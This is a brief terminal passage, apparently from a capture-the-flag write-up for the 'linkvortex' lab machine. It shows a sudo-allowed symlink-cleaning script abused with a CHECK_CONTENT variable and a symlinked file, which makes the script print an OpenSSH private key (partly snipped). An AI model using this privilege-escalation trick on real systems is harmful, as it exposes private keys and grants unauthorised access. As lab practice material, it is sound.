bob@linkvortex:~$ export CHECK_CONTENT=true; sudo /usr/bin/bash
/opt/ghost/clean_symlink.sh ./test.png
Link found [ ./test.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAB1wAAAAadzcz2gtcn
<...SNIP...>
xmo6eXMvU90HVbakUoRspYWISr51uVEvIDuNcZUJlseINXimZkrkD40QTMrYJc9slj9wKA
ICLgLR4sAX0AAAApCm9vdeBsaW5rdm9ydGV4AQIDBA==
-----END OPENSSH PRIVATE KEY-----
```